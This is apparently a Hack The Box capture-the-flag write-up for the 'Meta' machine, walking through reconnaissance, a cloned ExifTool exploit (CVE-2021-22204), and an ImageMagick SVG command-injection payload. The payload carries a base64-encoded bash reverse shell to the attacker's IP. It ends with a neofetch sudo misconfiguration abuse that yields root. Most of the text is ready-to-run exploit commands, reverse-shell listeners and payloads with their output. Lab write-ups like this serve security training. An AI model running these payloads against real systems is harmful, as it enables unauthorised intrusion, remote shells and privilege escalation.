Hack The Box — Meta

---

1. Machine Information

- **Target IP:** 10.129.192.220
- **Machine Name:** Meta
- **Difficulty:** Medium
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

---

2. Attack Path

Nmap → Virtual host discovery → Subdomain fuzzing → Metaview upload feature → ExifTool RCE → Reverse shell → ImageMagick exploitation → User shell (thomas) → Sudo misconfiguration (neofetch) → Root

---

3. Tools Used

- nmap
- ffuf
- git
- python3
- netcat
- base64
- sudo

---

4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.192.220

Findings

- 22 → SSH

- 80 → HTTP → redirect to:

artcorp.htb

Why It Matters

- Redirect reveals **virtual host**
- Indicates hidden applications behind hostname

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Meta]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.192.220
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 12:17 +0530
Nmap scan report for 10.129.192.220
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://artcorp.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds
```

---

5. Enumeration

Step 1 — Virtual Host Setup

Command:

echo "10.129.192.220 artcorp.htb" >> /etc/hosts

Result:

- Website accessible

Why Important:

- Required to access application

Step 2 — Subdomain Enumeration

Command:

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://artcorp.htb/ -H "Host: FUZZ.artcorp.htb"

Result:

dev01.artcorp.htb

Why Important:

- Development environments often vulnerable

Screenshot 2 — Subdomain Found

```
mac                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 194ms]
po                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
desktop                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 198ms]
mas                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 183ms]
ftp4                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
msn                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 184ms]
sw                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 184ms]
dev01                   [Status: 200, Size: 247, Words: 16, Lines: 10, Duration: 193ms]
wow                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 184ms]
dspace                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
blackboard              [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
rock                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 190ms]
presse                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
ldap1                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
testwww                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 193ms]
```

Step 3 — Access Development App

Command:

http://dev01.artcorp.htb/metaview/


Result:

- Image upload feature (metadata viewer)

Why Important:

- File upload → potential RCE

Screenshot 3 — Metaview Page



---

6. Exploitation

Step 4 — ExifTool RCE (CVE-2021-22204)

WHAT IT IS

- Vulnerability in ExifTool allowing arbitrary command execution via crafted image

WHY IT WORKS

- Improper parsing of malicious metadata

Step 5 — Prepare Exploit

Command:

```
git clone https://github.com/convisolabs/CVE-2021-22204-exiftool

cd CVE-2021-22204-exiftool

python3 exploit.py
```

Result:

- Malicious image generated

Why Important:

- Required payload delivery

Step 6 — Start Listener

```
nc -lvnp 4444
```

Step 7 — Upload Exploit

Action:

- Upload malicious image to:

http://dev01.artcorp.htb/metaview/

RESULT

www-data

Screenshot 4 — Reverse Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Meta]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.192.220] 36916
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

---

7. Shell Access

- User:

www-data

---

8. Post-Exploitation

Step 8 — Identify Image Processing Script

Finding:

/var/www/dev01.artcorp.htb/convert_images/

Script uses:

mogrify (ImageMagick)

Why Important:

- ImageMagick vulnerable to command injection

---

9. Privilege Escalation

Step 9 — ImageMagick Exploit

WHAT IT IS

- Command injection via crafted SVG file

WHY IT WORKS

- ImageMagick executes embedded commands

Exploit

Create payload:

```
echo "/bin/bash -c '/bin/bash -i &>/dev/tcp/10.10.14.26/9999 0>&1'" | base64 -w0
```

Listener:

```
nc -lvnp 9999
```

Create malicious file:

```
cat << 'EOF' > /var/www/dev01.artcorp.htb/convert_images/rce.svg
<image authenticate='ff" `echo BASE64_PAYLOAD|base64 -d|bash`;"'>
<read filename="pdf:/etc/passwd"/>
<write filename="test.png"/>
</image>
EOF
```

RESULT

thomas

Screenshot 5 — thomas Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Meta]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.192.230] 38954
bash: cannot set terminal process group (834): Inappropriate ioctl for device
bash: no job control in this shell
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ whoami
whoami
thomas
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$
```

Step 10 — Sudo Misconfiguration

Command:

sudo -l

Result:

(root) NOPASSWD: /usr/bin/neofetch ""

Why Important:

- neofetch loads config from user-controlled directory

Exploit

```
mkdir -p /tmp/pwn/neofetch

cat << 'EOF' > /tmp/pwn/neofetch/config.conf

print_info() {

   /bin/bash

}

EOF

sudo XDG_CONFIG_HOME=/tmp/pwn /usr/bin/neofetch
```

RESULT

root

Screenshot 6 — Root Shell

```
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ sudo XDG_CONFIG_HOME=/tmp/pwn /usr/bin/neofetch
<es$ sudo XDG_CONFIG_HOME=/tmp/pwn /usr/bin/neofetch
whoami  _,met$$$$$gg.
root,g$$$$$$$$$$$$$$$P.
  ,g$$P"     """Y$$.".
 ,$$P'              `$$$.
',$$P       ,ggs.     `$$b:
 d$$'     ,$P"'   .    $$$
 $$P      d$'     ,    $$P
 $$:      $$.   -    ,d$$'
 $$;      Y$b._   _,d$P'
 Y$$.    `.`"Y$$$$P"'
 `$$b      "-.__
  `Y$$
   `Y$$.
     `$$b.
       `Y$$b.
          `"Y$b._
              `"""



whoami
root
```

---

10. Flags

cat /home/thomas/user.txt

cat /root/root.txt

Screenshot 7 — User Flag

```
cat /home/thomas/user.txt
```

Screenshot 8 — Root Flag

```
cat /root/root.txt
```

---

11. Skills / Takeaways

- Virtual host & subdomain enumeration
- Exploiting ExifTool RCE (CVE-2021-22204)
- File upload → RCE
- ImageMagick command injection
- Reverse shell chaining
- Privilege escalation via environment variable abuse (neofetch)
- Sudo misconfiguration exploitation